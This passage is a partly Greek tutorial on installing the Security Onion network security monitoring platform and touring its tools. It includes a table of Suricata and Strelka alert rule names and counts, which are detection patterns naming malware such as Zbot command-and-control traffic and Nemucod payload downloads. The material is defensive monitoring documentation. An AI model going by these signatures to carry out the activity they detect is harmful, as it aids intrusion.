##      and partitions!      ##
##      ** ALL DATA WILL BE LOST **      ##
#####
Do you wish to continue? (Type the entire word 'yes' to proceed.) yes

A new administrative user will be created. This user will be used for setting up and administering Security Onion.


Enter an administrative username: admin

Let's set a password for the admin user:

Enter a password:
Re-enter the password:
```

```
Oracle Linux Server 9.3
Kernel 5.15.0-204.147.6.2.el9uek.x86_64 on an x86_64

localhost login: admin
Password:
```



| Security Onion Setup - 2.4.60 |

What kind of installation would you like to do?

For more information, please see:

<https://docs.securityonion.net/en/2.4/architecture.html>

- IMPORT Import PCAP or log files
- EVAL Evaluation mode (not for production)
- STANDALONE** Standalone production install
- DISTRIBUTED Distributed install submenu
- DESKTOP Install Security Onion Desktop

<Ok>

<Cancel>

| Security Onion Setup - 2.4.60 |

Elastic Stack binaries and Security Onion components are only available under the Elastic License version 2 (ELv2):

<https://securityonion.net/license/>



Do you agree to the terms of ELv2?

If so, type AGREE to accept ELv2 and continue. Otherwise, press Enter to exit this program without making any changes.

AGREE

<Ok>

<Cancel>



| Security Onion Setup - 2.4.60 |
Please select the NIC you would like to use for management.

```
ens18 bc:24:11:85:80:72 Link UP  
ens19 bc:24:11:84:48:ad Link UP
```

<OK>

<Cancel>



| Security Onion Setup - 2.4.60 |
Choose how to set up your management interface:




```
STATIC Set a static IPv4 address  
DHCP Use DHCP to configure the Management Interface
```

<OK>

<Cancel>

Βάζουμε την στατική IP που θέλουμε και υπάρχει διαθέσιμη.





| Security Onion Setup - 2.4.60 |
Please add NICs to the Monitor Interface:

[*] ens19 bc:24:11:84:48:ad Link UP

<Ok>

<Cancel>

| Security Onion Setup - 2.4.60 |
Please enter an email address to create an administrator
account for the Security Onion Console (SOC) web
interface.

This will also be used for Elasticsearch and Kibana.

Must only include letters, numbers, or + - _ % . @
characters. All capitalized letters will be converted to
lowercase.

email@email.com

<Ok>

<Cancel>

Security Onion Setup - 2.4.60

Enter a password for email@email.com:

<Ok>

<Cancel>

Security Onion Setup - 2.4.60

How would you like to access the web interface?

Whatever you choose here will be the only way that you can access the web interface.

If you choose something other than IP address, then you'll need to ensure that you can resolve the name via DNS or hosts entry. If you are unsure, please select IP.



IP Use IP address to access the web interface

HOSTNAME Use hostname to access the web interface

OTHER Use a different name like a FQDN or Load Balancer

<Ok>

<Cancel>




Στο επόμενο παράθυρο πατάμε OK και η εγκατάσταση τελείωσε. Για να έχουμε πρόσβαση στο WebUI πληκτρολογούμε στον browser <https://xxx.xxx.xxx.xxx> διαθέσιμη στατική IP όπου είχαμε δηλώσει.

Εργαλεία Security Onion

Kibana

Το Kibana είναι ένα εργαλείο οπτικοποίησης και εξερεύνησης δεδομένων ανοιχτού κώδικα που αναπτύχθηκε από την Elastic. Συνήθως χρησιμοποιείται σε συνδυασμό με το Elasticsearch, μια μηχανή κατανεμημένης αναζήτησης και ανάλυσης. Το Kibana παρέχει μια φιλική προς το χρήστη διεπαφή ιστού που επιτρέπει στους χρήστες να εξερευνούν, να αναλύουν και να οπτικοποιούν δεδομένα που είναι αποθηκευμένα σε ευρετήρια Elasticsearch. Με το Kibana, μπορείτε να δημιουργήσετε μια ποικιλία οπτικοποίησεων, όπως γραφήματα γραμμών, ράβδων, πίτας και γεωχωρικούς χάρτες, για να αποκτήσετε πληροφορίες από τα δεδομένα σας. Χρησιμοποιείται ευρέως σε εφαρμογές που περιλαμβάνουν ανάλυση αρχείων καταγραφής και παρακολούθηση σε πραγματικό χρόνο.




Alerts

Οι ειδοποιήσεις στο Security Onion δημιουργούνται από διάφορα συστήματα ανίχνευσης εισβολής (IDS) και αισθητήρες, όπως το Suricata και το Snort. Αυτές οι ειδοποιήσεις υποδεικνύουν πιθανά συμβάντα ασφαλείας, ύποπτες δραστηριότητες ή ανωμαλίες εντός της κυκλοφορίας του δικτύου. Οι αναλυτές μπορούν να διερευνήσουν αυτές τις ειδοποιήσεις για να προσδιορίσουν εάν αντιπροσωπεύουν πραγματικές απειλές ή όπως φαίνεται στο σχήμα.

Overview	Count	rule.name	event.module	event.severity_label
Alerts	11	ET P2P BitTorrent peer sync	suricata	high
	9	ET MALWARE Generic - POST To .php w/Extended ASCII Characters (Likely Zeus Derivative)	suricata	high
	9	ET MALWARE Zbot POST Request to C2	suricata	high
	6	ET POLICY PE EXE or DLL Windows file download HTTP	suricata	high
	5	ET USER_AGENTS Suspicious User-Agent - Possible Trojan Downloader (ver18/ver19 etc)	suricata	high
	4	ET MALWARE Tibs/Harrig Downloader Activity	suricata	high
	4	GPL P2P BitTorrent transfer	suricata	high
	2	ET MALWARE Possible Windows executable sent when remote host claims to send html content	suricata	high
	2	ET MALWARE Zbot Generic URI/Header Struct .bin	suricata	high
	2	ET P2P BTWebClient UA uTorrent in use	suricata	high
	2	ET P2P BitTorrent Announce	suricata	high
	1	ET MALWARE JS/Nemucod requesting EXE payload 2016-02-01	suricata	high
	1	ET MALWARE JS/Nemucod.M.gen downloading EXE payload	suricata	high
	1	ET MALWARE Possible Zbot Activity Common Download Struct	suricata	high
	1	ET MALWARE TrojanDownloader Win32/Hamig.gen-P Reporting	suricata	high
	1	ET P2P BitTorrent - Torrent File Downloaded	suricata	high
	1	ET P2P BitTorrent DHT announce_peers request	suricata	high
	1	ET P2P BitTorrent DHT ping request	suricata	high
	1	ET P2P Possible Torrent Download via HTTP Request	suricata	high
	1	GPL P2P BitTorrent announce request	suricata	high
	1	SUSP_Double_Base64_Encoded_Executable	strelka	high
	8	GPL SNMP public access udp	suricata	medium
	5	ET HUNTING Hijit Style GET to PHP with invalid terse MSIE headers	suricata	medium
	2	ET MALWARE Terse alphanumeric executable downloader high likelihood of being hostile	suricata	medium
	1	ET INFO External IP Lookup Domain in DNS Query (checkip .dyndns .org)	suricata	medium


Dashboard

Από προεπιλογή, ο πίνακας εργαλείων του Security Onion — Home θα φορτωθεί πρώτα. Σε αυτόν τον πίνακα δεδομένων, εμφανίζει τους ακόλουθους πίνακες: Security Onion — Πλοήγηση - Όλα τα αρχεία καταγραφής - Logs Over Time, - Επισκόπηση δεδομένων – Dataset - Modules - Καταμέτρηση καταγραφής Με Κόμβο.



Hunt

Η λειτουργία Hunt στο Security Onion επιτρέπει στους αναλυτές ασφαλείας να αναζητούν προληπτικά σημάδια συμβιβασμού ή ύποπτης δραστηριότητας στα δεδομένα δικτύου. Παρέχει εργαλεία και ερωτήματα για να βοηθήσει τους αναλυτές να διερευνήσουν και να εντοπίσουν πιθανές απειλές, όπως φαίνεται στο παρακάτω στιγμιότυπο οθόνης.



Cases

To Security Onion επιτρέπει σε έναν αναλυτή να δημιουργεί και να διαχειρίζεται υποθέσεις για να παρακολουθεί και να τεκμηριώνει τις έρευνές του. Οι υποθέσεις χρησιμοποιούνται για την οργάνωση και τη συγκέντρωση πληροφοριών που σχετίζονται με συμβάντα ασφαλείας, διευκολύνοντας τη συνεργασία με άλλα μέλη της ομάδας και τη διατήρηση αρχείου των ερευνητικών δραστηριοτήτων όπως φαίνεται στο παρακάτω στιγμιότυπο οθόνης.

The screenshot shows the Security Onion web interface with the 'Cases' menu item selected in the sidebar. The main area is titled 'Cases' with a search bar containing 'Open Cases'. Below the search bar are two filter buttons: 'NOT sn_case.status:closed' and 'NOT sn_case.category:template'. To the right of the search bar are filters for 'Last 12 months' and a 'REFRESH' button. The main content area displays a 